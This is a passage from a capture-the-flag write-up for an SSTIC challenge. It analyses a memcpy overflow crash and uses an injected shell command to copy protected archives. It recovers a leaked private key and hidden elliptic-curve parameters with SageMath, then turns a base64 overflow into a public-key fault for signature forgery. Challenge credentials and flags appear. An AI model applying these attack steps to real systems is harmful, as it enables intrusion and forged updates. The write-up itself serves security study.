      0x7f172edd3000     0x7f172ee29000    0x56000   0x18d000 /usr/lib/x86_64-linux-gnu/libc.so.6
...
      0x7f172ee60000     0x7f172ee61000     0x1000        0x0 /sftp/data/in/archive_crash.sa
      0x7f172ee61000     0x7f172ee62000     0x1000     0x1000 /sftp/data/in/archive_crash.sa
```

In Ghidra, going to the faulting instruction (at `rip = 0x7f172edaa3c9`) revealed it belonged to function `memcpy` in `libc.so.6`. It was called to copy `rdx = 0x33` bytes from `rsi = 0x7f172ee60ff6`, close to the end of the map of `/sftp/data/in/archive_crash.sa`. In Ghidra, address `0x7f172ee60ff6` actually showed the last byte of the archive, `31` (in hexadecimal, i.e. ASCII character `1`). It matched field `secret` of Python structure `sstic_arch_t`. Reading `0x33` bytes overflew past the end of the mapping and actually tried to read the content of the next page (at `0x7f172ee61000`). When the file was mapped to memory by the function at `0x55bbd94b7d17`, two system calls were used:

```
ptr = mmap(0, arc->size + 0x1000, PROT_NONE, MAP_PRIVATE, arc->arc_fd, 0);
if (ptr != NULL) {
    mprotect(ptr, arc->size, PROT_READ);
```

This created a 4kB-page with protection `PROT_NONE` after the file and accessing it made the program crash due to an unauthorised memory read operation, usually translated to a fatal signal indicating an invalid memory reference (`SIGSEGV`).

Why did `diode_src` try to read `0x33` bytes instead of 1? The caller of `memcpy`, containing the return address `0x55bbd94b89aa`, was the function at `0x55bbd94b8903` and compared the field `secret` with the content of file `data/flag.txt`. To do so, this function queried the size of the file and allocated two buffers: one to copy field `secret` ; the other to gather the content of the file. When the field was copied, the size of the file was directly used, without any checks, which triggered the overflow if it was large enough.

In short, the function of `diode_src` which verified the `secret` of received archive matched `data/flag.txt` had a bug: it tried to read as many bytes as the flag file whatever size the actually field was. This bug was exploitable to make `diode_src` crash (with signal `SIGSEGV`) and leaked the size of `data/flag.txt` to a possible attacker. But this was not usable to read the actually flag or to gain arbitrary code execution.

# 4 Step 3. Signature Forgery

## 4.1 Step 3. Production Key Leak

**Tools used:** `pacman -S xxd`

The previous steps enabled getting access to a SFTP server where we could upload some archive authenticated with a secret (the previous flag). This secret was verified by the first part of the diode (program `diode_src`) and was the flag recovered in Step 2.

Once the submitted archive was transmitted to the other part of the diode (Python program `diode_dest.py`), the signature of the embedded package was verified:

```
def check_signature(file, sig):
    args = ["crypto/lobster256", "verify", file ,"crypto/lobster_ignition.bin", "crypto/public_key.bin",
        sig ]
    output = subprocess.run(args, timeout=5)

    # Check the return value
    return output.returncode == 0
```

According to the files found on the web server, LOBSTER256 was a custom-designed signature algorithm based on Elliptic Curves.

Some information were also available on the newly-available web page, http://51.15.164.185/step/df4bddd435bb9b4cf0896565705b9b3b?upgrade:

> **Step3 : overflowing faults**
>
> Analyst,
>
> Thanks for unlocking access. It seems to be far worse than we feared. As you may have read, SAFE does not respond to commands. After a lengthy discussion with one of Aegis admins, we discover the existence of an undocumented, and quite frankly, illegal “debug monitoring stream”. In fact, a webcam is pointed at a screen connected to SAFE system (also undocumented…).

However, using this *monitoring stream*, we were able to identify the problem: SAFE's signing key have been updated by an unknown party (we stongly suspect the hactivist group). Can you investigate :

How the attacking group was able to break SAFE's signature scheme. It was supposed to be state-of-the-art PQC. If there is a flaw, especially one that can be found by hacktivist nobodies, we have to address it immediatly. If the flaw used by the attacking group cannot be reused for any reasons, can you look at their signing scheme ?

It is referred to as lobster256 in their documentation, and we hadn't found a public match. We cannot rule out a custom algorithm, and so far, Aegis have proven to be lacking in their security. If we were able to fake signatures, we would be able to send an update key packet and gain a foothold in the SAFE system. We had found a partial backup in one of Aegis employee

As two is better than one, and without diminishing your cryptanalysis expertise, we have asked an internal expert to review lobster256 implementation. They are still working on it, and it may take a few days. We will contact you later using the usual channel.

-ñ

tl;dr :

- sftp (port randomized and supplied when starting an instance of the challenge) : `diode_client /{Thisp@ssw0rdShouldN0tB3GUESSED}`
- monitoring stream : VNC (port randomized and supplied when starting an instance of the challenge).
- you need to be able to sign an arbitrary file and update SAFE's key.
- SAFE's signing system uses an unknown external ignition file, you should be able to recreate it. It will be needed to run lobster256.

inputs :

- lobster project backup on Michel home
- a recording of a call between Michel and Ernest
- Eric was working on a script called `diode_dst`
- on `diode_src` archive folder : updates containing binaries and keys

The last point mentioned it could be interesting to gather the archives from the SFTP server. The directory containing old archives, `archives/`, was not directly readable, but the previous vulnerability enabled executing a command to read the files from the user running `diode_src`:

```
tar -cf data/log/arc data/archive;chmod a+r data/log/arc;ls -l data/log/arc
```

Retrieving `log/arc` from the SFTP server enabled getting 5 files:

- `data/archive/hell_fire.sa`
- `data/archive/prod_maj_bin.sa`
- `data/archive/prod_maj_key.sa`
- `data/archive/test_status.sa`
- `data/archive/pown_key.sa`

File `prod_maj_key.sa` looked promising, all the more thanks to a comment in a Python script located in `/admin.eric/260217_clés/260224_update_key.py`:

```
def cmd_update_key(pub_key, priv_key):
    #pour vérifier une signature, diode_dst à besoin de la privée et de la publique ?
    # test de (r, s) == lobster256.sign(data, priv) ???
    # => mais du coup la publique sert à rien ?
    # => vérifier avec Ernest ou Michel

    data = pub_key + priv_key
    return { "type": BlobType.UPDATE_SIG_KEY, "size":len(data), "data":data }
```

The command used to update the signing key could also contain the private key?

`prod_maj_key.sa` contained:

```
$ xxd prod_maj_key.sa
00000000: 4433 2211 ddcc bbaa c155 ba65 54fc 96f1  D3"......U.eT...
00000010: 5400 0000 0000 0000 5800 0000 0000 0000  T.......X.......
00000020: b000 0000 0000 0000 0801 0000 0000 0000  ................
00000030: 5245 4c45 4153 4500 5345 5455 505f 4b45  RELEASE.SETUP_KE
00000040: 5900 4152 4348 4956 4500 5353 5449 4332  Y.ARCHIVE.SSTIC2
00000050: 3032 3600 694d 4352 5901 414b 4e47 4700  026.iMCRY.AKNGG.
00000060: 0000 0400 0000 0002 2dc4 d436 32ce 64e3  ........-..62.d.
00000070: cfe5 59e6 1d62 859e 0ec0 6608 10e5 fa35  ..Y..b....f....5
00000080: ad9b 4596 df33 0423 4102 0102 2d9f 1226  ..E..3.#A...-..&
00000090: a911 3281 ac00 84f1 98ba f5d6 4624 99e6  ..2.........F$..
000000a0: 8439 0b01 fefe 065a 36af 628d be11 0000  .9.....Z6.b.....
000000b0: 7636 7470 7853 5047 7766 7437 4479 4968  v6tpxSPGwft7DyIh
000000c0: 3871 706e 684f 6e2b 5837 666e 6e4c 516f  8qpnhOn+X7fnnLQo
000000d0: 3178 624a 3635 4977 704e 4576 4675 4a41  1xbJ65IwpNEvFuJA
000000e0: 536e 797a 506c 4667 787a 5931 4674 7758  SnyzPlFgxzY1FtwX
000000f0: 714c 512b 656b 586b 557a 436d 7a58 7162  qLQ+ekXkUzCmzXqb
00000100: 4258 7276 4977 3d3d 7373 7469 637b 4141  BXrvIw==sstic{AA
00000110: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000120: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000130: 4141 4141 4141 4141 417d                 AAAAAAAAA}
```

This followed the structure previously found as `sstic_arch_t`. The decompressed package was:

```
00000000: 4d43 5259 0141 4b4e 4747 0000 0004 0000  MCRY.AKNGG......
00000010: 0000 022d c4d4 3632 ce64 e3cf e559 e61d  ...-..62.d...Y..
00000020: 6285 9e0e c066 0810 e5fa 35ad 9b45 96df  b....f....5..E..
00000030: 3304 2341 0201 022d 9f12 26a9 1132 81ac  3.#A...-..&..2..
00000040: 0084 f198 baf5 d646 2499 e684 390b 01fe  .......F$...9...
00000050: fe06 5a36 af62 8dbe                      ..Z6.b..
```

This package followed structure `pkg_t` defined in `admin.eric/260217_diode_dst/serialize.py`:

```
class BlobType(enum.IntEnum):
    WEAPON_OPEN_SESSION = 0,
    WEAPON_CLOSE_SESSION = 1,
    WEAPONS_MSG = 2,
    UPDATE_WALLPAPER = 3,
    UPDATE_SIG_KEY = 4,
    UPDATE_SIG_EXE = 5,
    UTILS_SLEEP = 6,
    UTILS_CLEAR_SCREEN = 7,
    UTILS_GET_FLAG_STEP3 = 8,
    UPDATE_USER_DB = 9,


pkg_t = cs.Struct(
    "magic" / cs.Const(b"MCRY"),
    "body" / cs.Struct(
        "count" / cs.Int8ul,
        "blobs" / cs.Array(cs.this.count, cs.Struct(
            "magic_blob" / cs.Const(b"AKNG"),
            "size" / cs.Int32ul,
            "type" / cs.Enum(cs.Int32ul, BlobType),
            "data" / cs.Array(cs.this.size, cs.Byte),
        ))
    )
)
```

Decoding it led to a `0x47`-byte blob of type `UPDATE_SIG_KEY = 4`:

```
00000000: 0002 2dc4 d436 32ce 64e3 cfe5 59e6 1d62  ..-..62.d...Y..b
00000010: 859e 0ec0 6608 10e5 fa35 ad9b 4596 df33  ....f....5..E..3
00000020: 0423 4102 0102 2d9f 1226 a911 3281 ac00  .#A...-..&..2...
00000030: 84f1 98ba f5d6 4624 99e6 8439 0b01 fefe  ......F$...9....
00000040: 065a 36af 628d be                        .Z6.b..
```

This file could contain a 256-bit Elliptic Curve public key (where each coordinate was saved as a 32-byte number). However, reading some C code from the ZIP archive `crypto.michel/260217_projet_lobster.zip` revealed that a public key loaded by function `ec_structured_pub_key_import_from_buf` contained metadata a a packed representation:

```
// From LOBSTER_ECC/src/sig/ec_key.c
    /*
      * We first pull the metadata, consisting of:
      *   - One byte = the key type (public or private)
      *   - One byte = the algorithm type (ECDSA, ECKCDSA, ...)
      *   - One byte = the curve type (FRP256V1, ...)
      */

    /* Pull and check the key type */
    MUST_HAVE((EC_PUBKEY == pub_key_buf[0]), ret, err);

    /* Pull and check the algorithm type */
    MUST_HAVE((ec_key_alg == pub_key_buf[1]), ret, err);
```

Other files contained some values:

```
// From LOBSTER_ECC/src/sig/ec_key.h
/* Enum for exported keys */
typedef enum {
    EC_PUBKEY = 0,
    EC_PRIVKEY = 1,
} ec_key_type;

// From LOBSTER_ECC/src/lib_ecc_types.h
#ifdef WITH_SIG_ECKCDSA
    ECKCDSA = 2,
#endif
#ifdef WITH_CURVE_LOBSTER256
    LOBSTER256 = 45,
#endif /* WITH_CURVE_LOBSTER256 */
```

Therefore a public key file starting with bytes `00 02 2d` indicated a public key for a signature algorithm named ECKCDSA on curve LOBSTER256. This 3-byte metadata was followed by 32 bytes containing coordinate `x` of the public key and one byte (`02` in the hexadecimal dump) specifying the parity of coordinate `y`. This was a common encoding of compressed points, in Elliptic Curve cryptography.

The file then contained `0x23` more bytes:

```
00000000: 0102 2d9f 1226 a911 3281 ac00 84f1 98ba  ..-..&..2.......
00000010: f5d6 4624 99e6 8439 0b01 fefe 065a 36af  ..F$...9.....Z6.
00000020: 628d be                                  b..
```

Interpreting these bytes as starting with the same 3-byte metadata header, byte `01` meant this was a private key, for the same curve and signature algorithm.

This seemed to mean that file `prod_maj_key.sa` found on the SFTP server actually leaked the private key of the production signing key!

Could we confirm whether the private key actually match the public key? Unfortunately, using LOBSTER256 required knowing some parameters which were secret.

## 4.2 Step 3.1. Curve Parameters Recovery

**Tools used:** `pacman -S sagemath`

Contrary to most Elliptic Curves which provides an equation in Weierstrass Form `y^2 = x^3 + a*x + b` with parameters `a` and `b`, LOBSTER256 did not provide these parameters.

Instead, `LOBSTER_ECC/src/curves/known/ec_params_lobster256.h` contained the prime number and some constants:

```
static const u8 lobster256_p[] = {
    0xf6, 0xa4, 0x43, 0xdf, 0x32, 0xd5, 0xbc, 0xc4,
    0xe9, 0xea, 0x3d, 0x61, 0xf6, 0x45, 0x21, 0xd0,
    0x67, 0x00, 0x21, 0x54, 0x81, 0x0a, 0xc3, 0xfb,
    0xdf, 0x5b, 0x67, 0xc7, 0xd9, 0xbe, 0x76, 0xd9,
};
static const u8 lobster256_curve_order[] = {
    0xf6, 0xa4, 0x43, 0xdf, 0x32, 0xd5, 0xbc, 0xc4,
    0xe9, 0xea, 0x3d, 0x61, 0xf6, 0x45, 0x21, 0xd0,
    0x9f, 0xce, 0xed, 0x7d, 0x5a, 0xf7, 0x9c, 0x9a,
    0x4f, 0x59, 0xac, 0x51, 0x7c, 0x85, 0xb3, 0x7f,
};

static const u8 lobster256_1G[] = {0xbc,0x1c,0xeb,0xd3,0xb1,0x52,0x96,0xee,0x11,0x26,0x6a,0x0e,0x3b,0x6a,0
     x9c,0x44,0x6e,0x22,0x1a,0xca,0xaf,0x12,0x89,0xf9,0xa5,0x47,0x42,0xaf,0xff,0x4b,0x7e,0x3f, 0x02};

static const u8 lobster256_2G[] = {0x3f,0xe0,0xfe,0xeb,0x46,0x56,0xe8,0x4c,0xd2,0xb9,0x94,0x16,0x77,0x6b,0
     x2b,0xfe,0xb2,0x15,0x8e,0x52,0x6c,0x9c,0xc0,0x2c,0xc1,0xeb,0x15,0xad,0xeb,0x04,0x98,0x4b, 0x3};

static const u8 lobster256_3G[] = {0x20,0x03,0x8a,0x69,0x57,0xbe,0x69,0x47,0x3d,0xee,0xf1,0x8a,0xfb,0x79,0
     xcb,0x4e,0xb2,0xcf,0x56,0xc0,0x9f,0xde,0xa4,0xed,0x74,0x03,0x29,0x8d,0x34,0x24,0xe3,0xf6, 0x3};
// ...

static const u8 lobster256_gen_order[] = {
    0xf6, 0xa4, 0x43, 0xdf, 0x32, 0xd5, 0xbc, 0xc4,
    0xe9, 0xea, 0x3d, 0x61, 0xf6, 0x45, 0x21, 0xd0,
    0x9f, 0xce, 0xed, 0x7d, 0x5a, 0xf7, 0x9c, 0x9a,
    0x4f, 0x59, 0xac, 0x51, 0x7c, 0x85, 0xb3, 0x7f,
};

// ...

static const u8 lobster256_param_hash[] = {
    0xfa, 0x22, 0x4b, 0x5a, 0xa0, 0x33, 0x5b, 0x91,
    0xa4, 0x41, 0xc4, 0xcb, 0x81, 0x0c, 0x71, 0xf4,
    0x1a, 0xeb, 0x71, 0x4d, 0x0a, 0xc4, 0xc1, 0xf0,
    0x5f, 0xe5, 0x89, 0xc8, 0x52, 0xbb, 0x3d, 0x13
};
```

In `LOBSTER_ECC/src/curves/ec_params.c`:

```
    /*
      * Having Fp context, we can import a and b (ignition parameters), the coefficient of
      * of Weierstrass equation.
      */
    /*
      ignition_parameters = MAGIC||a||b , check if SHA256(a||b) == param_hash
    */
    const hash_mapping *hash;
    u8 param_hash[MAX_BLOCK_SIZE];
    ret = get_hash_by_type(SHA256, &hash); EG(ret, err);
    MUST_HAVE((hash != NULL), ret, err);
    hash_context tmp_ctx;
    ret = hash_mapping_callbacks_sanity_check(hash); EG(ret, err);
    ret = hash->hfunc_init(&tmp_ctx); EG(ret, err);
```

```
    ret = hash->hfunc_update(&tmp_ctx, PARAM_BUF_PTR(a), PARAM_BUF_LEN(a)); EG(ret, err);
    ret = hash->hfunc_update(&tmp_ctx, PARAM_BUF_PTR(b), PARAM_BUF_LEN(b)); EG(ret, err);
    ret = hash->hfunc_finalize(&tmp_ctx, param_hash); EG(ret, err);
    ret = memcmp(param_hash, PARAM_BUF_PTR(in_str_params->param_hash), PARAM_BUF_LEN(in_str_params->
        param_hash)); EG(ret, err);
```

This code written in the style of ANSSI's `libecc` could be quite difficult to read. Thankfully, the LOBSTER project ZIP file also contains a SageMath implementation of the same signature algorithm, in `LOBSTER_ECC/lobster256.sage`:

```
p = 111559192104534069353760890008511275244926479951888026807753167566013787436761
K = GF(p)

COMP_WIN = [
    INFINITY,
    (K(85085914869082369330525395072244563102593688729452879813198283169198884224575), 0),
    (K(28893242589823304197582809783987504479395934132007777783941484886546425616459), 1),
    (K(14480266976889616746879672282071694312587861308951520139374076899357498860534), 1),
    (K(99377351019195142121853048585682764164521365346999274120842633627341549890562), 1),
    (K(70309073374130670366598769873883012580292374537492061363624738933282846171635), 0),
    (K(97744160132098454288941487826589508807325216936773550403963117734958286628774), 1),
    (K(58616630683868570424357393152828184496438936995760647372506260183330814619273), 1)]

hash_check = "09c98a17fb28520efb09649c94842569"

# ...
def LOBSTER256(pub_key, a, b, m, sign):
    hash=hashlib.sha256()
    hash.update(hex(a).encode())
    hash.update(hex(b).encode())

    if (hash.hexdigest()[0:32]!=hash_check):
        return False
    print("PARAM OK")

    E = EllipticCurve(K, [a, b])
    n = order(E)
    WIN = UNPACK_WIN(E, COMP_WIN)

    return ECKCDSA_VERIF(E, WIN, p, m, pub_key, sign)
```

The SHA256 digest of the parameters changed, but the prime number `p` was the same and the values in `COMP_WIN` matched the bytes of `lobster256_1G`, `lobster256_2G`… in the C implementation (the last byte being the parity of coordinate `y`). What did these constants contain? The SageMath code contained an implementation of the scalar multiplication of some generator by a scalar `k` (an operation also known as "exponentiation") on the Elliptic Curve `E`:

```
def EXP_WIN(E, WIN, k):
    blocks=[]
    kk = int(k)
    while kk > 0:
        blocks.append(kk & 0b111)
        kk >>= 3
    if not blocks:
        return INFINITY

    Q = E(INFINITY)
    for w in reversed(blocks):
        for _ in range(3):
            Q = 2*Q
        if w !=0:
            Q = Q + WIN[w]
    if (Q==E(INFINITY)) :
```

```
        return INFINITY
    return (Q[0], Q[1])
```

The first loop split the scalar `k` in groups of 3 bits while the second loop computed `Q = k * G` using values in array `WIN`. For this implementation to make sense, `WIN` had to be an array of 8 items: `[0*G, 1*G, 2*G, 3*G..., 7*G]`. In practice, `WIN` was computed from `COMP_WIN` with function `UNPACK_WIN` which called `UNPACK` which performed the usual way in SageMath to load a point in compressed format:

```
def UNPACK(E, P):
    Q = E.lift_x(P[0])
    if int(Q[1])%2 != P[1]:
        Q = E(Q[0], int(-Q[1]))
    return Q


def UNPACK_WIN(E, COMP_WIN):
    WIN=[E(INFINITY)]
    for i in range(1, 8, 1):
        W = UNPACK(E, COMP_WIN[i])
        WIN.append(W)
    return WIN
```

This meant that `COMP_WIN[1]` (the second item of `COMP_WIN`) contained coordinate `x` of the used generator point `G` ; `COMP_WIN[2]` the one of `2*G`, etc.

N.B. This write-up is using SageMath expressions to write mathematic formula, as this makes it easier to verify things in a `sage` command-line interface.

While knowing these `x` coordinates did not provide a direct way to compute the curve parameters, they seemed to incur so much constraints on the possible values that an indirect way could be found to recover them.

Focusing on the first values of `COMP_WIN`, let's define some variables named after the multiple of `G` they were issued from:

```
xG = COMP_WIN[1][0]
x2G = COMP_WIN[2][0]
x3G = COMP_WIN[3][0]
```

If the generator had coordinate `(xG, yG)`, the Weierstrass Form could be written:

```
yG^2 = xG^3 + a*xG + b
```

The usual doubling formula of points using affine coordinates could be written:

```
lambda2 = (3*xG^2 + a) / (2*yG)
x2G = lambda2^2 - 2*xG
y2G = lambda2*(xG - x2G) - yG
```

Therefore, shuffling the terms around:

```
lambda2^2 = x2G + 2*xG
a = 2*yG*lambda2 - 3*xG^2
b = yG^2 - (xG^3 + a*xG)
```

While the first expression gave exactly 2 possible values for `lambda2` (as every non-zero square residue exactly has 2 opposite square roots, in the ring of integers modulo a large prime number `p`), the others could not be used to compute `a` and `b` as the value of `yG` was unknown.

Doing similar operations with `3*G = 2*G + G` gave:

```
lambda3 = (y2G - yG) / (x2G - xG)
x3G = lambda3^2 - x2G - xG
```

Therefore:

```
lambda3^2 = x3G + x2G + xG
lambda3*(x2G - xG) = y2G - yG
    = (lambda2*(xG - x2G) - yG) - yG
    = lambda2*(xG - x2G) - 2*yG

yG = (lambda2 + lambda3)*(xG - x2G)/2
```

There were 4 possible values for the tuple `(lambda2, lambda3)` and from each value, `yG`, `a` and `b` could be computed. Computing coordinate `y` of the multiple of `G` and comparing its parity with the one present in `COMP_WIN` made it possible to exclude 3 possibilities (file `step3/01_recover_lobster256_parameters.sage`):

```
# Curve parameters recovery
xG = COMP_WIN[1][0]
x2G = COMP_WIN[2][0]
x3G = COMP_WIN[3][0]

lambda2_ = sqrt(x2G + 2*xG)
lambda3_ = sqrt(x3G + x2G + xG)
for lambda2 in (lambda2_, -lambda2_):
    for lambda3 in (lambda3_, -lambda3_):
        yG = (lambda2 + lambda3)*(xG - x2G)/2
        a = 2*yG*lambda2 - 3*xG^2
        b = yG^2 - (xG^3 + a*xG)

        # Ensure the recovered generator has the expected parity
        if int(yG) % 2 != COMP_WIN[1][1]:
            continue

        assert yG^2 == xG^3 + a * xG + b
        E = EllipticCurve(K, [a, b])
        G = E(xG, yG)

        # Compute 2*G
        y2G = lambda2*(xG - x2G) - yG
        pt_2G = G + G
        assert pt_2G[0] == x2G
        assert pt_2G[1] == y2G
        if int(y2G) % 2 != COMP_WIN[2][1]:
            continue

        # Compute some other points, to verify the parity
        if int((3 * G)[1]) % 2 != COMP_WIN[3][1]:
            continue
        if int((4 * G)[1]) % 2 != COMP_WIN[4][1]:
            continue
        if int((5 * G)[1]) % 2 != COMP_WIN[5][1]:
            continue

        print(f"a = {a}")
        print(f"b = {b}")

        # Verify hash_check
        hash = hashlib.sha256()
        hash.update(hex(a).encode())
        hash.update(hex(b).encode())
        assert hash.hexdigest()[0:32] == hash_check

        # Verify lobster256_param_hash from the C implementation
```

```
        hash = hashlib.sha256()
        hash.update(int(a).to_bytes(32, "big"))
        hash.update(int(b).to_bytes(32, "big"))
        assert hash.digest() == lobster256_param_hash
```

This SageMath script successfully recovered the LOBSTER256 parameters:

```
a = 38518268011844958383984737875894065125464475257272060615078072556169774890831
b = 81467430943253026863114675468814898031035215312166850155424429235431154214558
```

Doing the same for LOBSTER128 produced (file `step3/02_recover_lobster128_parameters.sage`):

```
a = 43452926539751777285807960570547485014
b = 76265157614503035001807214549898711832
```

The web page http://51.15.164.185/step/df4bddd435bb9b4cf0896565705b9b3b?upgrade provided an intermediate flag encrypted using LOBSTER128 parameters. Using them to perform the decryption gave a new flag:

```
SSTIC{94a19b2019010c12bc842074e0af93c0ba3a5be773ae7043fe891bbb408a261b}
```

This flag validated "Step 3.1: lobster128 parameters". It was an intermediate step.

## 4.3 Actual Signature Forgery

**Tools used:** `pacman -S sagemath xxd`

After the LOBSTER256 parameters were recovered, it was possible to verify that `prod_maj_key.sa` actually contained the production private key. A simple SageMath script could be used for this:

```
p = 111559192104534069353760890008511275244926479951888026807753167566013787436761
a = 38518268011844958383984737875894065125464475257272060615078072556169774890831
b = 81467430943253026863114675468814898031035215312166850155424429235431154214558
K = GF(p)
E = EllipticCurve(K, [a, b])
n = E.order()

def UNPACK(E, P):
    Q = E.lift_x(P[0])
    if int(Q[1])%2 != P[1]:
        Q = E(Q[0], int(-Q[1]))
    return Q

COMP_G = (K(850859148690823693305253950722445631025936887294528798131982831691988842245 75), 0)
G = UNPACK(E, COMP_G)

# Decoded content of prod_maj_key.sa from the SFTP server
prod_maj_key_public_x = 0xc4d43632ce64e3cfe559e61d62859e0ec0660810e5fa35ad9b4596df33042341
prod_maj_key_private = 0x9f1226a9113281ac0084f198baf5d6462499e684390b01fefe065a36af628dbe

# ECKCDSA key generation algorithm, using inverse modulo the (prime) curve order
prod_maj_key = int(pow(prod_maj_key_private, -1, n)) * G
assert prod_maj_key[0] == prod_maj_key_public_x
```

Contrary to common signature algorithms such as ECDSA or EC-Schnorr, ECKCDSA (Elliptic-Curve Korean Certificate-based Digital Signature Algorithm) did not compute the public key with a scalar multiplication of the generator point by the private key. Instead, it multiplied the modular inverse of the private key. The signature algorithm was also different even though it relied on similar concepts than ECDSA:

- a secret randomly-generated scalar `k` ;

- the point resulting from multiplying this scalar with the generator, `W = k*G` ;
- a signature consisting of two integers `r, s` where `r = W.x` and `s` was computed using the hash of the signed message, `k` and the private key.

The files collected so far contained 3 public keys:

- On the web server, `admin.eric/260217_clés/260217_TEST/test_public_key.bin` contained 36 bytes, `00022dd347405ff57fa734c8e4f939014381fd2871291ae368bbdb16f65890fd610cb403`. This format was already described previously, when `prod_maj_key.sa` was analyzed. The file started with a 3-byte header followed by a point in compressed format.
- On the same web server, `admin.eric/260217_clés/260224_PROD/orig_public_key.bin` contained `00022dc4d43632ce64e3cfe559e61d62859e0ec0660810e5fa35ad9b4596df3304234102`
- On the SFTP server, archive `/sftp/data/archive/pown_key.sa` contained (once its payload was decompressed) `00022d9b3d009d95fcef43db6a31a95cc2a9f289afa1f78e9d6f3568f24dfc18b85bae03`.

These keys could be tested to verify the signature of every archive gathered from the SFTP server. To do so, either function `LOBSTER256` from the SageMath script could be used, or program `lobster256` could be invoked. Using this program required providing the curve parameters in a binary file, using a specific magic header `ignition` followed by `a` and `b` encoded in Big Endian. Here was a file suitable to enable using it (file step4/lobster256_tool/lobster_ignition.bin):

```
$ xxd lobster_ignition.bin
00000000: 6967 6e69 7469 6f6e 5528 912e 3bce 7001  ignitionU(..;.p.
00000010: 4db3 ef78 7435 dd74 17a3 7cf6 8830 ea92  M..xt5.t..|..0..
00000020: 99fd 202b 0489 ff4f b41c ee8f 5aaa cee1  .. +...O....Z...
00000030: 66ed 945c a704 4a14 dc43 2c63 9b8e d0cc  f..\..J..C,c....
00000040: 690f 83c7 c175 669e                      i....uf.
```

With all of this in place and using the timestamps from SFTP's directory `log` (indicating when the archives were received by the diode):

- (2026-03-24 12:17:34) `test_status.sa` was signed by `test_public_key.bin`.
- (2026-03-24 12:17:47) `prod_maj_key.sa` was signed by `test_public_key.bin` (and updated the key used to verify signatures to `orig_public_key.bin`, leaking the production private key as well).
- (2026-03-24 12:18:05) `prod_maj_bin.sa` was signed by `orig_public_key.bin`.
- (2026-03-24 12:18:21) `pown_key.sa` was signed by `orig_public_key.bin` (and contained tag "Sivi-Ha-Kerez").
- (2026-03-24 12:18:39) `hell_fire.sa` was signed by the key in `pown_key.sa`.
- (2026-03-09 16:02:04) `archive_crash.sa`, the archive mapped in the core dump `admin.jean/260302_SAFE_INTERNAL_Crash_diode_src/260302_core`, was signed by none of the keys above.

This helped understanding that the attacking group Sivi-Ha-Kerez managed to recover the production private key, possibly using `prod_maj_key.sa`, to modify the key used to verify signatures. Unfortunately, the archive updating the key did not contain the new private key so this vulnerability could not be used to gain control of the system back.

While testing some test archives through the diode, a strange behavior of the signature verification program was observed. When replacing the signature with 88 `s`, this message was displayed:

```
Error: !! Public key corrupted !! ...
```

To reproduce using program `lobster256`, the following commands could be used:

```
$ echo Test > /tmp/message
$ python3 -c 'print("s"*88,end="")' > /tmp/sig
$ ./lobster256 verify /tmp/message lobster_ignition.bin test_public_key.bin /tmp/sig
Error: !! Public key corrupted !! ...
Signature check of /tmp/message failed
```

The other signatures ended with `==` and providing an invalid signature showed a different (but expected) message.

```
$ python3 -c 'print("s"*86+"==",end="")' > /tmp/sig
$ ./lobster256 verify /tmp/message lobster_ignition.bin test_public_key.bin /tmp/sig
Signature check of /tmp/message failed
```

The difference was the size of the signature after being base64-decoded:

- a 88-character-long base64 string not ending with a padding symbol (=) got decoded to `88 * 3/4 = 66` bytes.
- a 88-character-long base64 string ending with == got decoded to `84 * 3/4 + 1 = 63 + 1 = 64` bytes.

Taking a look at `lobster256` in Ghidra revealed that decoding the signature was done in function `verify_bin_file.constprop.0` by:

```
  byte bytes_signature [64]; // RSP +  0x1a0
  ec_pub_key pubkey;         // RSP +  0x1e0
  byte b64_signature [96];   // RSP + 0x1a30
// ...
  base64_dec(b64_signature,0x58,bytes_signature,0x40);
```

Even though the size of the destination buffer, `0x40 = 64`, was correctly provided to function `base64_dec`, this function still enabled writing 66 bytes. This overwrote the first two bytes of the structure holding the public key. Reading C header files such as `LOBSTER_ECC/src/sig/ec_key.h` helped understand that structure `ec_pub_key`:

- started with a byte indicating the key type (`uint8_t key_type`), which was `2` (for ECKCDSA) ;
- continued with the public key in projective coordinates (`prj_pt y`), which started with coordinate `x` (`fp X`), encoded using a structure which started with the big number (`nn fp_val`), which started with the actual words (`word_t val[BIT_LEN_WORDS(NN_MAX_BIT_LEN)]`).

This dive in C structures revealed that the second byte of structure `ec_pub_key` was actually the least significant byte (LSB) of coordinate x of the public key point. The base64 decoding of the signature enabled creating a public key point whose coordinate x was slightly modified while y was not (and in this case, even though projective coordinates were used, z was always 1 as the public key was just uncompressed from the input file).

This vulnerability enabled a single-byte fault attack on the public key while verifying the signature!

The ZIP archive with LOBSTER256's implementation (`crypto.michel/260217_projet_lobster.zip`) also provided some PDF files related to fault attacks on Elliptic Curve. Reading Fault Attack on Elliptic Curve with Montgomery Ladder Implementation enabled to understand that when the scalar multiplication `s*Pub` was performed, using a faulted public key could move the point on another curve. Then, Fault Attacks on ECC Signature Verification from TCHES 2025 explained how to exploit a fault attack to make a fake signature be accepted by a verification program. TCHES' website provided artefacts for this second article, with some attack scripts written with SageMath. Even though these scripts were helpful to gain time in finding a working solution, they did not directly enabled exploiting `lobster256`.

Back to SageMath, the problem at hand became clear: with a public key whose LSB was modified, how was it possible to forge a signature accepted by function `ECKCDSA_VERIF`?

Function `ECKCDSA_VERIF` started by computing `e = r XOR sha256(Pub.x || Pub.y || raw_m)`, then computed:

```
# S = e * P
S = EXP_WIN(E, WIN, e)
# X = s * Pub
X = XZ_EXP(s, pub[0], pub[1], a, b, p)
# W  = S + X
W_aff = point_add(S, X, a, p)
if (W_aff == INFINITY):
    return False
```

And it finished by comparing `sha256(W_aff.x)== r`. As these notations were not so readable, this write-up is using other names.

- The generator of the curve is named `G` instead of `P`.

- The affine coordinates of `Pub` are `xPub, yPub`.
- The result of `e * G` with function `EXP_WIN` is named `eG = (xeG, yeG)` instead of `S`.
- The result of `s * Pub` with function `XZ_EXP` is named `sP = (xsP, ysP)` instead of `X`.
- The result of `eG + sP` with function `point_add` is named `W = (xW, yW)` instead of `W_add`.
- It is assumed no point mentioned above is actually the point at infinity (which does not have affine coordinates).

These notations enable writing mathematics using only SageMath code. It is then straightforward to check no simple error slipped through the reasoning.

The initial public key to consider was the one issued from `pown_key.sa`, as it was the one used by the diode to verify incoming archives. This key was actually already provided in `lobster256.sage`:

```
pub_key = (70216273449864981114484960446726903050023072464427329312977511157887961422766, 1)
# ...
PUB = UNPACK(E, pub_key)
```

The faulted public key could be computed by zeroing the LSB.

```
xPub = PUB[0] - (int(PUB[0]) & 0xff)
yPub = PUB[1]
```

